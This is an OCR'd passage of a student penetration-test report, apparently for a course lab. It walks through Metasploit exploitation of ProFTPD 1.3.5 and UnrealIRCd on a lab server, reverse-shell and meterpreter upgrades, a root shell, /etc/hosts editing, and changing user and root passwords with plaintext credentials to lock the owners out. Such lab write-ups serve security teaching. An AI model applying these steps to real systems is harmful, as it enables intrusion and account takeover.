
4.4 Attack on the FTP Exploit

Our organization was able to compromise the FTP Service to gain access into the Humbleify server establishing another point of entry. The exploit was conducted through the following steps:

1. Once in the msfconsole with the prompt “msf6>”, type “search name:ftp version:ProFTPD 1.3.5”
2. Target and exploit FTP ProFTPD 1.3.5
    a. Use 0
    b. Show options
    c. Show payloads




    d. Set payload 0
    e. Type the “run command”. Right after, type “run” again
    f. Background



    g. Type the command “use post/multi/manage/shell_to_meterpreter”
    h. Show options
    i. Set session 1
    j. Run
    k. Sessions

i. Here we notice that session 5 is a meterpreter session and can help obtain a meterpreter for further exploitation


l. Sessions 5
m. Once in the meterpreter prompt, we type “shell”
n. Type “dir” to view directories
o. Background and “y” to get back to the meterpreter prompt
p. “Background” again, to navigate back to the post command
q. Type “sessions”
    i. We notice that session 5 has www-data as its user. We have now gained reverse shell access to PHP files.




4.5 Attack on UnrealIRCd Exploit to Gain Root Access

Our organization was able to compromise the UnrealIRCd Service to gain “ROOT” access into the Humbleify server establishing another point of entry. The exploit was conducted through the following steps:

1. Once in the msfconsole with the prompt “msf6>”, type “search unrealircd”
2. Target and exploit UnreadIRCd
    a. Use 0
    b. Show payloads
    c. Set payload 0
    d. Run
        i. Once the session is “run”, it will open a shell
    e. id
    f. sudo -s (Gain root access)
        i. id (Shows the we are the root user)




g. background
h. On exploit prompt, type sessions
i. Set session 1
j. Set lhosts 192.168.56.200
k. run
l. background and “y”
m. set lport 4444
n. run
o. background and “y”



p. use post/multi/manage/shell_to_meterpreter
q. set session 1
r. run
s. set lhost 192.168.56.200

t. run
u. set lport 4444
v. sessions
    i. We notice that session 5 has root access
w. Sessions 5
    i. We interact with session 5 to gain access to all files and directories
x. At meterpreter prompt, type “shell”
y. Id
    i. The id shows that we have root access to the server



4.6 Edit Hosts File to add Kali as a Host

We have obtained root access by exploiting the UnrealIRCd Service exploit (As shown in section 4.5 Compromising UnrealIRCd Service (root access)). We can navigate to the “Hosts” file on the Humbleify server to add Kali as a host. The exploit was conducted through the following steps:

1. Once in the meterpreter prompt, type “cat /etc/hosts”
    a. This reveals a file not visible to general users.
2. To edit the hosts file:
    a. Edit /etc/hosts
    b. Write the IP address of Kali and write the name “Kali” under the already existing host names
    c. Press “insert” and type “:x” to save the changes
3. Cat /etc/hosts
    a. We can notice the added host names and IP addresses.


```
meterpreter > cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       vagrant.vm      vagrant

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.121.93 vagrant
meterpreter > edit /etc/hosts
meterpreter > cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       vagrant.vm      vagrant

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.121.93 vagrant
192.168.56.200 meterpreter
192.168.56.101 kali
```


4. Following this, we were able to access sensitive information on the server by doing the following procedure:
    a. vim proftpd.conf


4.7 Access to Add a User

We have obtained root access by exploiting the UnrealIRCd Service exploit (As shown in section 4.5 Compromising UnrealIRCd Service (root access)). We can navigate to the “AddUser.conf” file on the Humbleify server to add a user to the server. The exploit was conducted through the following steps:

1. Once in the meterpreter session, type shell
2. Navigate to AddUser.conf
    a. Cd ..
    b. dir
    c. Cd adduser
    d. dir
    e. cat adduser.conf
        i. This file gives detailed information on the steps to add a user to the system and grant specific permissions to perform different actions








4.8 Changing Root and Employee Passwords

Our organization was able change Users' and Root passwords to lock them out of their profiles. We have control over their credentials. The exploit was conducted through the following steps:


4.8.1 User: James Cochran

1. Login as James Cochran using SSH
    a. ssh jamescochran@192.168.56.200
2. Use command: "passwd" followed by their username
    a. passwd jamescochran
    b. Enter current password: jamescochran
    c. Enter new password: jamesloveschicfila
    d. Retype new password: jamesloveschicfila
3. We have successfully changed James Cochran's Login credentials and locked them out of the system



4.8.2 User: Marlah

1. Login as Marlah using SSH
    a. ssh marlah@192.168.56.200
2. Use command: “passwd” followed by their username
    a. passwd marlah
    b. Enter current password: halram
    c. Enter new password: marlahloveschicfila
    d. Retype new password: marlahloveschicfila
3. We have successfully changed Marlah’s Login credentials and locked them out of the system



4.8.3 User: Root

1. As shown in section 4.5 Compromising UnrealIRCd Service (root access), we have obtained access to the root of the system. Once in the meterpreter, type “shell”
2. Use command: “passwd” followed by their username
    a. passwd root
    b. Enter new password: rootischanged
    c. Retype new password: rootischanged
3. We have successfully changed Root Login credentials and locked the company out of their system

Section 5: Glossary

Security Breach: Unauthorized user access or manipulation of sensitive information by violating system security.

Exploit: Software or code leveraging vulnerabilities to gain unauthorized access or control over a system, application, or network.

Metasploit Framework (msfconsole): An open-source penetration testing framework for developing and executing exploits to support security assessments.

Penetration Testing: A simulated cyberattack to identify and address system vulnerabilities or weaknesses to improve cybersecurity measures.

Reverse Shell: Remote system-initiated shell connection to gain unauthorized access to a target system, commonly used in penetration testing.

Section 6: References

Eargle, D., & Vance, A. (2023). Penetration test assignment. *Security-Assignments.com*.

https://security-assignments.com/projects/pen-test.html